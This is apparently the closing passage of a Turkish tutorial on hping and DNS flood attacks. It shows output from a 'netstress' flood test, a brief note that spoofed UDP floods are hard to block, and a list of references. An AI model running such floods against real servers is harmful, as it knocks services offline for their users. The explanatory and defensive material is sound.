MPS: 7.63

Total seconds active: 1

Total packets sent: 125066

————————————-

———— netstress stats ————

PPS: 133600

BPS: 8550400

MPS: 8.15

Total seconds active: 1

Total packets sent: 133600

————————————

DNS Flood Saldırılarından Korunma

DNS, UDP üzerinden çalışan bir protokol olduğu için kesin bir engelleme yöntemi söz konusu değildir. Çeşitli güvenlik firmaları tarafından geliştirilen DDoS engelleme ürünlerinde DNS flood için bazı ayarlar olsa da bunlar ciddi saldırılarda genellikle işe yaramamaktadır. Bunun en temel sebebi DNS flood saldırılarında saldırganın istediği ip adresinden geliyormuş gibi saldırıyı gösterebilmesidir.

KAYNAKÇA

https://www.okta.com/identity-101/hping/

https://docplayer.biz.tr/813028-Hping-kullanarak-tcp-ip-paketleri-ile-oynamak.html

http://wiki.hping.org/

https://www.radware.com/security/ddos-knowledge-center/ddospedia/hping/

https://www.ques10.com/p/67341/what-is-hping-explain-uses-of-hping/

https://linux.die.net/man/8/hping3

https://findwords.info/term/hping

https://www.techrepublic.com/article/solutionbase-see-what-hackers-see-with-the-hping-utility/

https://www.red-button.net/ddos-glossary/ddos-glossary-hping/

https://zonguldakbilisim.wordpress.com/2018/07/02/hpingpingin-atesli-dunyasi/

https://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/07/hping

https://drive.google.com/open?id=1rieN8LHFfuKEoYHcx1Nq7ITx9b6eJmB_

http://www.hping.org/